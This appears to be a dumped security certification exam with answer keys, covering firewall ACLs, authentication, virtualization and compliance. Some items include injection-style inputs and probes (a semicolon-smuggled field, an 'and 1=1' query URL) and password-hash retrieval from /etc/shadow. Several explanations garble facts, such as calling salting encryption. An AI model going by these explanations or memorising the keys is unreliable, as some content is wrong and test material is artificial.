
The screenshot shows a window titled "Router1" with a "Log" tab and a "Command Prompt" icon. The log content is as follows:

```
*Jul 15 10:47:27: %FW-6-INIT: Firewall inspection startup completed;
beginning operation.
*Jul 15 14:47:29.775:%Router1: ICMP Echo Request - from 192.10.3.204 to 192.10.1.5
*Jul 15 14:47:29.776:%Router1: list 101 permitted icmp 192.10.3.204 (FastEthernet 0/3) ->
192.10.1.5, 6 packets.
*Jul 15 09:47:32: %SYS-6-CLOCKUPDATE: System clock has been updated from
14:47:32 UTC Sun Jul 15 2007 to 09:47:32 EST Sun Jul 15 2007, configured
from console by console.
*Jul 15 14:47:29.779:%Router1: list 101 permitted tcp 192.10.3.204(57222) (FastEthernet
0/3) -> 192.10.1.5 (80), 3 packets.
```



The screenshot shows a window titled "Router2" with a "Log" tab and a "Command Prompt" icon. The log content is as follows:

```
*Jul 15 10:47:27: %FW-6-INIT: Firewall inspection startup completed;
beginning operation.
*Jul 15 14:47:29.777:%Router2: ICMP Echo Request - from 192.10.3.254 to 192.10.2.1
*Jul 15 14:47:29.778:%Router2: list 101 permitted icmp 192.10.3.254 (FastEthernet 0/2) ->
192.10.2.1, 5 packets.
*Jul 15 09:47:32: %SYS-6-CLOCKUPDATE: System clock has been updated from
14:47:32 UTC Sun Jul 15 2007 to 09:47:32 EST Sun Jul 15 2007, configured
from console by console.
*Jul 15 14:47:29.779:%Router2: list 101 permitted tcp 192.10.3.254(35650) (FastEthernet
0/2) -> 192.10.2.1 (80), 2 packets.
```



The image shows a screenshot of a Firewall Access Control List (ACL) configuration window. The window has a blue header with a fire icon and the title "FIREWALL ACCESS CONTROL LIST (ACL)". Below the header is a table with four columns: "Source Address", "Destination Address", "Deny", and "Allow". The table contains 11 rows of configuration entries. At the bottom of the window, there are three buttons: "Reset ACL", "Save", and "Exit".

Source Address	Destination Address	Deny	Allow
0.0.0.0	192.10.0.0/30	<input checked="" type="checkbox"/>	<input type="checkbox"/>
0.0.0.0	192.10.0.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.4.0/24	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.10.4.0/29	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.100.3.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.5.0/30	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input checked="" type="checkbox"/>	<input type="checkbox"/>

Reset ACL Save Exit

**Answer:** Check the explanation part for complete solution below.

**Explanation:**

FIREWALL ACCESS CONTROL LIST (ACL)			
Source Address	Destination Address	Deny	Allow
0.0.0.0	192.10.0.0/30	<input checked="" type="checkbox"/>	<input type="checkbox"/>
0.0.0.0	192.10.0.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.1.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.4.0/24	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.10.4.0/29	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.100.3.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.5.0/30	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input checked="" type="checkbox"/>	<input type="checkbox"/>

Screen Shot 2015-04-09 at 10

We have traffic coming from two rogue IP addresses: 192.10.3.204 and 192.10.3.254 (both in the 192.10.3.0/24 subnet) going to IPs in the corporate site subnet (192.10.1.0/24) and the remote site subnet (192.10.2.0/24). We need to Deny (block) this traffic at the firewall by ticking the following two checkboxes:

192.10.3.0/24	192.10.1.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>

**Question No : 19 - (Topic 1)**

A small company is developing a new Internet-facing web application. The security requirements are:

Users of the web application must be uniquely identified and authenticated.

Users of the web application will not be added to the company's directory services.

Passwords must not be stored in the code.

Which of the following meets these requirements?

- A. Use OpenID and allow a third party to authenticate users.
- B. Use TLS with a shared client certificate for all users.
- C. Use SAML with federated directory services.
- D. Use Kerberos and browsers that support SAML.

**Answer: A**

**Explanation:**

Users create accounts by selecting an OpenID identity provider, and then use those accounts to sign onto any website which accepts OpenID authentication.

OpenID is an open standard and decentralized protocol by the non-profit OpenID Foundation that allows users to be authenticated by certain co-operating sites (known as Relying Parties or RP) using a third party service. This eliminates the need for webmasters to provide their own ad hoc systems and allowing users to consolidate their digital identities. In other words, users can log into multiple unrelated websites without having to register with their information over and over again.

Several large organizations either issue or accept OpenIDs on their websites according to the OpenID Foundation: AOL, Blogger, Flickr, France Telecom, Google, Hyves, LiveJournal, Microsoft (provider name Microsoft account), Mixi, Myspace, Novell, Orange, Sears, Sun, Telecom Italia, Universal Music Group, VeriSign, WordPress, and Yahoo!. Other providers include BBC, IBM, PayPal, and Steam.

**Question No : 20 - (Topic 1)**

A popular commercial virtualization platform allows for the creation of virtual hardware. To

virtual machines, this virtual hardware is indistinguishable from real hardware. By implementing virtualized TPMs, which of the following trusted system concepts can be implemented?

- A. Software-based root of trust
- B. Continuous chain of trust
- C. Chain of trust with a hardware root of trust
- D. Software-based trust anchor with no root of trust

**Answer: C**

**Explanation:**

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module; a virtual instance of the TPM.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

The TPM is the hardware root of trust.

Chain of trust means to extend the trust boundary from the root(s) of trust, in order to extend the collection of trustworthy functions. Implies/entails transitive trust.

Therefore a virtual TPM is a chain of trust from the hardware TPM (root of trust).

**Question No : 21 - (Topic 1)**

```
select id, firstname, lastname from authors
```

```
User input= firstname= Hack;man
```

```
lastname=Johnson
```

Which of the following types of attacks is the user attempting?

- A. XML injection
- B. Command injection
- C. Cross-site scripting
- D. SQL injection



**Answer: D**

**Explanation:**

The code in the question is SQL code. The attack is a SQL injection attack.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

**Question No : 22 - (Topic 1)**

A company that must comply with regulations is searching for a laptop encryption product to use for its 40,000 end points. The product must meet regulations but also be flexible enough to minimize overhead and support in regards to password resets and lockouts. Which of the following implementations would BEST meet the needs?

- A. A partition-based software encryption product with a low-level boot protection and authentication
- B. A container-based encryption product that allows the end users to select which files to encrypt
- C. A full-disk hardware-based encryption product with a low-level boot protection and authentication
- D. A file-based encryption product using profiles to target areas on the file system to encrypt

**Answer: D**

**Explanation:**

The question is asking for a solution that will minimize overhead and support in regards to password resets and lockouts.

File based encryption products operate under the context of the computer user's user account. This means that the user does not need to remember a separate password for the encryption software. If the user forgets his user account password or is locked out due to failed login attempts, the support department can reset his password from a central database of user accounts (such as Active Directory) without the need to visit the user's computer.

Profiles can be used to determine areas on the file system to encrypt such as Document

folders.

**Question No : 23 - (Topic 1)**

A startup company offering software on demand has hired a security consultant to provide expertise on data security. The company's clients are concerned about data confidentiality. The security consultant must design an environment with data confidentiality as the top priority, over availability and integrity. Which of the following designs is BEST suited for this purpose?

- A.** All of the company servers are virtualized in a highly available environment sharing common hardware and redundant virtual storage. Clients use terminal service access to the shared environment to access the virtualized applications. A secret key kept by the startup encrypts the application virtual memory and data store.
- B.** All of the company servers are virtualized in a highly available environment sharing common hardware and redundant virtual storage. Clients use terminal service access to the shared environment and to access the virtualized applications. Each client has a common shared key, which encrypts the application virtual memory and data store.
- C.** Each client is assigned a set of virtual hosts running shared hardware. Physical storage is partitioned into LUNS and assigned to each client. MPLS technology is used to segment and encrypt each of the client's networks. PKI based remote desktop with hardware tokens is used by the client to connect to the application.
- D.** Each client is assigned a set of virtual hosts running shared hardware. Virtual storage is partitioned and assigned to each client. VLAN technology is used to segment each of the client's networks. PKI based remote desktop access is used by the client to connect to the application.

**Answer: C**

**Question No : 24 - (Topic 1)**

ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

- A.** Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
- B.** Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).

- C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
- D. Require multi-factor authentication when accessing the console at the physical VM host.

**Answer: C**

**Explanation:**

Access Control Lists (ACLs) are used to restrict access to the console of a virtual host. Virtual hosts are often managed by centralized management servers (for example: VMware vCenter Server). You can create logical containers that can contain multiple hosts and you can configure ACLs on the containers to provide access to the hosts within the container.

**Question No : 25 - (Topic 1)**

A process allows a LUN to be available to some hosts and unavailable to others. Which of the following causes such a process to become vulnerable?

- A. LUN masking
- B. Data injection
- C. Data fragmentation
- D. Moving the HBA

**Answer: D**

**Question No : 26 - (Topic 1)**

An administrator has enabled salting for users' passwords on a UNIX box. A penetration tester must attempt to retrieve password hashes. Which of the following files must the penetration tester use to eventually obtain passwords on the system? (Select TWO).

- A. /etc/passwd
- B. /etc/shadow
- C. /etc/security
- D. /etc/password
- E. /sbin/logon
- F. /bin/bash

**Answer: A,B**

**Explanation:**

In cryptography, a salt is random data that is used as an additional input to a one-way

function that hashes a password or passphrase. In this question, enabling salting for users' passwords means to store the passwords in an encrypted format.

Traditional Unix systems keep user account information, including one-way encrypted passwords, in a text file called `"/etc/passwd"`. As this file is used by many tools (such as `ls`) to display file ownerships, etc. by matching user id #'s with the user's names, the file needs to be world-readable. Consequentially, this can be somewhat of a security risk. Another method of storing account information is with the shadow password format. As with the traditional method, this method stores account information in the `/etc/passwd` file in a compatible format. However, the password is stored as a single "x" character (ie. not actually stored in this file). A second file, called `"/etc/shadow"`, contains encrypted password as well as other information such as account or password expiration values, etc.

### Question No : 27 - (Topic 1)

An educational institution would like to make computer labs available to remote students. The labs are used for various IT networking, security, and programming courses. The requirements are:

Each lab must be on a separate network segment.

Labs must have access to the Internet, but not other lab networks.

Student devices must have network access, not simple access to hosts on the lab networks.

Students must have a private certificate installed before gaining access.

Servers must have a private certificate installed locally to provide assurance to the students.

All students must use the same VPN connection profile.

Which of the following components should be used to achieve the design in conjunction with directory services?

- A. L2TP VPN over TLS for remote connectivity, SAML for federated authentication, firewalls between each lab segment
- B. SSL VPN for remote connectivity, directory services groups for each lab group, ACLs on routing equipment
- C. IPsec VPN with mutual authentication for remote connectivity, RADIUS for

authentication, ACLs on network equipment

D. Cloud service remote access tool for remote connectivity, OAuth for authentication, ACL on routing equipment

**Answer: C**

**Explanation:**

IPSec VPN with mutual authentication meets the certificates requirements.

RADIUS can be used with the directory service for the user authentication.

ACLs (access control lists) are the best solution for restricting access to network hosts.

### Question No : 28 - (Topic 1)

A network engineer wants to deploy user-based authentication across the company's wired and wireless infrastructure at layer 2 of the OSI model. Company policies require that users be centrally managed and authenticated and that each user's network access be controlled based on the user's role within the company. Additionally, the central authentication system must support hierarchical trust and the ability to natively authenticate mobile devices and workstations. Which of the following are needed to implement these requirements? (Select TWO).

- A. SAML
- B. WAYF
- C. LDAP
- D. RADIUS
- E. Shibboleth
- F. PKI

**Answer: C,D**

**Explanation:**

RADIUS is commonly used for the authentication of WiFi connections. We can use LDAP and RADIUS for the authentication of users and devices.

LDAP and RADIUS have something in common. They're both mainly protocols (more than a database) which uses attributes to carry information back and forth. They're clearly defined in RFC documents so you can expect products from different vendors to be able to function properly together.

RADIUS is NOT a database. It's a protocol for asking intelligent questions to a user database. LDAP is just a database. In recent offerings it contains a bit of intelligence (like Roles, Class of Service and so on) but it still is mainly just a rather stupid database.

RADIUS (actually RADIUS servers like FreeRADIUS) provide the administrator the tools to

not only perform user authentication but also to authorize users based on extremely complex checks and logic. For instance you can allow access on a specific NAS only if the user belongs to a certain category, is a member of a specific group and an outside script allows access. There's no way to perform any type of such complex decisions in a user database.

**Question No : 29 - (Topic 1)**

A security administrator was doing a packet capture and noticed a system communicating with an unauthorized address within the 2001::/32 prefix. The network administrator confirms there is no IPv6 routing into or out of the network.

Which of the following is the BEST course of action?

- A. Investigate the network traffic and block UDP port 3544 at the firewall
- B. Remove the system from the network and disable IPv6 at the router
- C. Locate and remove the unauthorized 6to4 relay from the network
- D. Disable the switch port and block the 2001::/32 traffic at the firewall

**Answer: A**

**Explanation:**

The 2001::/32 prefix is used for Teredo tunneling.

Teredo is a transition technology that gives full IPv6 connectivity for IPv6-capable hosts that are on the IPv4 Internet but have no native connection to an IPv6 network. Unlike similar protocols, it can perform its function even from behind network address translation (NAT) devices such as home routers.

Teredo provides IPv6 (Internet Protocol version 6) connectivity by encapsulating IPv6 datagram packets within IPv4 User Datagram Protocol (UDP) packets. Teredo routes these datagrams on the IPv4 Internet and through NAT devices. Teredo nodes elsewhere on the IPv6 network (called Teredo relays) receive the packets, decapsulate them, and pass them on. The Teredo server listens on UDP port 3544.

Teredo clients are assigned an IPv6 address that starts with the Teredo prefix (2001::/32). In this question, the BEST course of action would be to block UDP port 3544 at the firewall. This will block the unauthorized communication. You can then investigate the traffic within the network.

**Question No : 30 - (Topic 1)**

The risk manager has requested a security solution that is centrally managed, can easily be updated, and protects end users' workstations from both known and unknown malicious attacks when connected to either the office or home network. Which of the following would BEST meet this requirement?

- A. HIPS
- B. UTM
- C. Antivirus
- D. NIPS
- E. DLP

**Answer: A**

**Explanation:**

In this question, we need to protect the workstations when connected to either the office or home network. Therefore, we need a solution that stays with the workstation when the user takes the computer home.

A HIPS (Host Intrusion Prevention System) is software installed on a host which monitors the host for suspicious activity by analyzing events occurring within that host with the aim of detecting and preventing intrusion.

Intrusion prevention systems (IPS), also known as intrusion detection and prevention systems (IDPS), are network security appliances that monitor network and/or system activities for malicious activity. The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, attempt to block/stop it, and report it.

Intrusion prevention systems are considered extensions of intrusion detection systems because they both monitor network traffic and/or system activities for malicious activity. The main differences are, unlike intrusion detection systems, intrusion prevention systems are placed in-line and are able to actively prevent/block intrusions that are detected. More specifically, IPS can take such actions as sending an alarm, dropping the malicious packets, resetting the connection and/or blocking the traffic from the offending IP address.

**Question No : 31 - (Topic 1)**

At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

- A. Add guests with more memory to increase capacity of the infrastructure.
- B. A backup is running on the thin clients at 9am every morning.
- C. Install more memory in the thin clients to handle the increased load while booting.
- D. Booting all the lab desktops at the same time is creating excessive I/O.
- E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
- F. Install faster SSD drives in the storage system used in the infrastructure.
- G. The lab desktops are saturating the network while booting.
- H. The lab desktops are using more memory than is available to the host systems.

**Answer: D,F**

**Explanation:**

The problem lasts for 10 minutes at 9am every day and has been traced to the lab desktops. This question is asking for the MOST likely cause of the problem. The most likely cause of the problem is that the lab desktops being started at the same time at the beginning of the day is causing excessive disk I/O as the operating systems are being read and loaded from disk storage.

The solution is to install faster SSD drives in the storage system that contains the desktop operating systems.

**Question No : 32 - (Topic 1)**

A security administrator has noticed that an increased number of employees' workstations are becoming infected with malware. The company deploys an enterprise antivirus system as well as a web content filter, which blocks access to malicious web sites where malware files can be downloaded. Additionally, the company implements technical measures to disable external storage. Which of the following is a technical control that the security administrator should implement next to reduce malware infection?

- A. Implement an Acceptable Use Policy which addresses malware downloads.
- B. Deploy a network access control system with a persistent agent.
- C. Enforce mandatory security awareness training for all employees and contractors.
- D. Block cloud-based storage software on the company network.

**Answer: D**

**Explanation:**

The question states that the company implements technical measures to disable external storage. This is storage such as USB flash drives and will help to ensure that the users do not bring unauthorized data that could potentially contain malware into the network. We should extend this by blocking cloud-based storage software on the company network. This would block access to cloud-based storage services such as Dropbox or OneDrive.



**Question No : 33 - (Topic 1)**

ABC Company must achieve compliance for PCI and SOX. Which of the following would BEST allow the organization to achieve compliance and ensure security? (Select THREE).

- A. Establish a list of users that must work with each regulation
- B. Establish a list of devices that must meet each regulation
- C. Centralize management of all devices on the network
- D. Compartmentalize the network
- E. Establish a company framework
- F. Apply technical controls to meet compliance with the regulation

**Answer: B,D,F**

**Explanation:**

Payment card industry (PCI) compliance is adherence to a set of specific security standards that were developed to protect card information during and after a financial transaction. PCI compliance is required by all card brands.

There are six main requirements for PCI compliance. The vendor must:

- Build and maintain a secure network
- Protect cardholder data
- Maintain a vulnerability management program
- Implement strong access control measures
- Regularly monitor and test networks
- Maintain an information security policy

To achieve PCI and SOX compliance you should:

- Establish a list of devices that must meet each regulation. List all the devices that contain the sensitive data.
- Compartmentalize the network. Compartmentalize the devices that contain the sensitive data to form a security boundary.
- Apply technical controls to meet compliance with the regulation. Secure the data as required.

**Question No : 34 - (Topic 1)**

A security tester is testing a website and performs the following manual query:

`https://www.comptia.com/cookies.jsp?products=5%20and%201=1`

The following response is received in the payload:

“ORA-000001: SQL command not properly ended”

Which of the following is the response an example of?

- A. Fingerprinting
- B. Cross-site scripting
- C. SQL injection
- D. Privilege escalation

**Answer: A**

**Explanation:**

This is an example of Fingerprinting. The response to the code entered includes “ORA-000001” which tells the attacker that the database software being used is Oracle.

Fingerprinting can be used as a means of ascertaining the operating system of a remote computer on a network. Fingerprinting is more generally used to detect specific versions of applications or protocols that are run on network servers. Fingerprinting can be accomplished “passively” by sniffing network packets passing between hosts, or it can be accomplished “actively” by transmitting specially created packets to the target machine and analyzing the response.

### **Question No : 35 - (Topic 1)**

A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

- A. vTPM
- B. HSM
- C. TPM
- D. INE

**Answer: A**

**Explanation:**

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

**Question No : 36 - (Topic 1)**

An organization uses IP address block 203.0.113.0/24 on its internal network. At the border router, the network administrator sets up rules to deny packets with a source address in this subnet from entering the network, and to deny packets with a destination address in this subnet from leaving the network. Which of the following is the administrator attempting to prevent?

- A. BGP route hijacking attacks
- B. Bogon IP network traffic
- C. IP spoofing attacks
- D. Man-in-the-middle attacks
- E. Amplified DDoS attacks

**Answer: C**

**Explanation:**

The IP address block 203.0.113.0/24 is used on the internal network. Therefore, there should be no traffic coming into the network claiming to be from an address in the 203.0.113.0/24 range. Similarly, there should be no outbound traffic destined for an address in the 203.0.113.0/24 range. So this has been blocked at the firewall. This is to protect against IP spoofing attacks where an attacker external to the network sends data claiming to be from an internal computer with an address in the 203.0.113.0/24 range.

IP spoofing, also known as IP address forgery or a host file hijack, is a hijacking technique in which a cracker masquerades as a trusted host to conceal his identity, spoof a Web site, hijack browsers, or gain access to a network. Here's how it works: The hijacker obtains the IP address of a legitimate host and alters packet headers so that the legitimate host appears to be the source.

When IP spoofing is used to hijack a browser, a visitor who types in the URL (Uniform

Resource Locator) of a legitimate site is taken to a fraudulent Web page created by the hijacker. For example, if the hijacker spoofed the Library of Congress Web site, then any Internet user who typed in the URL www.loc.gov would see spoofed content created by the hijacker.

If a user interacts with dynamic content on a spoofed page, the hijacker can gain access to sensitive information or computer or network resources. He could steal or alter sensitive data, such as a credit card number or password, or install malware. The hijacker would also be able to take control of a compromised computer to use it as part of a zombie army in order to send out spam.

**Question No : 37 - (Topic 1)**

An administrator has four virtual guests on a host server. Two of the servers are corporate SQL servers, one is a corporate mail server, and one is a testing web server for a small group of developers. The administrator is experiencing difficulty connecting to the host server during peak network usage times. Which of the following would allow the administrator to securely connect to and manage the host server during peak usage times?

- A. Increase the virtual RAM allocation to high I/O servers.
- B. Install a management NIC and dedicated virtual switch.
- C. Configure the high I/O virtual servers to use FCoE rather than iSCSI.
- D. Move the guest web server to another dedicated host.

**Answer: B**

**Question No : 38 - (Topic 1)**

A senior network security engineer has been tasked to decrease the attack surface of the corporate network. Which of the following actions would protect the external network interfaces from external attackers performing network scanning?

- A. Remove contact details from the domain name registrar to prevent social engineering attacks.
- B. Test external interfaces to see how they function when they process fragmented IP packets.
- C. Enable a honeynet to capture and facilitate future analysis of malicious attack vectors.
- D. Filter all internal ICMP message traffic, forcing attackers to use full-blown TCP port scans against external network interfaces.

**Answer: B**

**Explanation:**

Fragmented IP packets are often used to evade firewalls or intrusion detection systems.

Port Scanning is one of the most popular reconnaissance techniques attackers use to discover services they can break into. All machines connected to a Local Area Network (LAN) or Internet run many services that listen at well-known and not so well known ports. A port scan helps the attacker find which ports are available (i.e., what service might be listening to a port).

One problem, from the perspective of the attacker attempting to scan a port, is that services listening on these ports log scans. They see an incoming connection, but no data, so an error is logged. There exist a number of stealth scan techniques to avoid this. One method is a fragmented port scan.

Fragmented packet Port Scan

The scanner splits the TCP header into several IP fragments. This bypasses some packet filter firewalls because they cannot see a complete TCP header that can match their filter rules. Some packet filters and firewalls do queue all IP fragments, but many networks cannot afford the performance loss caused by the queuing.

### **Question No : 39 - (Topic 1)**

An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.

Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

- A. Static and dynamic analysis is run as part of integration
- B. Security standards and training is performed as part of the project
- C. Daily stand-up meetings are held to ensure security requirements are understood
- D. For each major iteration penetration testing is performed
- E. Security requirements are story boarded and make it into the build
- F. A security design is performed at the end of the requirements phase

**Answer: A,D**

**Explanation:**

SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each project iteration is typically scheduled to be completed within two weeks.

Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.

For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.

**Question No : 40 DRAG DROP - (Topic 1)**

IT staff within a company often conduct remote desktop sharing sessions with vendors to troubleshoot vendor product-related issues. Drag and drop the following security controls to match the associated security concern. Options may be used once or not at all.

Security concerns	Security controls or gaps
Vendor may accidentally or maliciously make changes to IT system	
Desktop sharing traffic may be intercepted by network attackers	
No guarantees that shoulder surfing attacks are not occurring at the vendor	
Vendor may inadvertently see confidential material from the company, such as email or IM notifications	

Perform remote sessions over SSL/TLS

Full-disk encryption for data at rest

Limit desktop sharing to specific application windows

Implement data loss prevention


Allow view-only access to third parties

Require code signing

Identified control gap

Answer:

Security concerns	Security controls or gaps
Vendor may accidentally or maliciously make changes to IT system	Allow view-only access to third parties
Desktop sharing traffic may be intercepted by network attackers	Perform remote sessions over SSL/TLS
No guarantees that shoulder surfing attacks are not occurring at the vendor	Identified control gap
Vendor may inadvertently see confidential material from the company, such as email or IM notifications	Limit desktop sharing to specific application windows



Explanation:



Security concerns	Security controls or gaps
Vendor may accidentally or maliciously make changes to IT system	Allow view-only access to third parties
Desktop sharing traffic may be intercepted by network attackers	Perform remote sessions over SSL/TLS
No guarantees that shoulder surfing attacks are not occurring at the vendor	Identified control gap
Vendor may inadvertently see confidential material from the company, such as email or IM notifications	Limit desktop sharing to specific application windows

Vendor may accidentally or maliciously make changes to the IT system – Allow view-only access.

With view-only access, the third party can view the desktop but cannot interact with it. In other words, they cannot control the keyboard or mouse to make any changes.

Desktop sharing traffic may be intercepted by network attackers – Use SSL for remote sessions.

SSL (Secure Sockets Layer) encrypts data in transit between computers. If an attacker intercepted the traffic, the data would be encrypted and therefore unreadable to the attacker.

No guarantees that shoulder surfing attacks are not occurring at the vendor – Identified control gap.

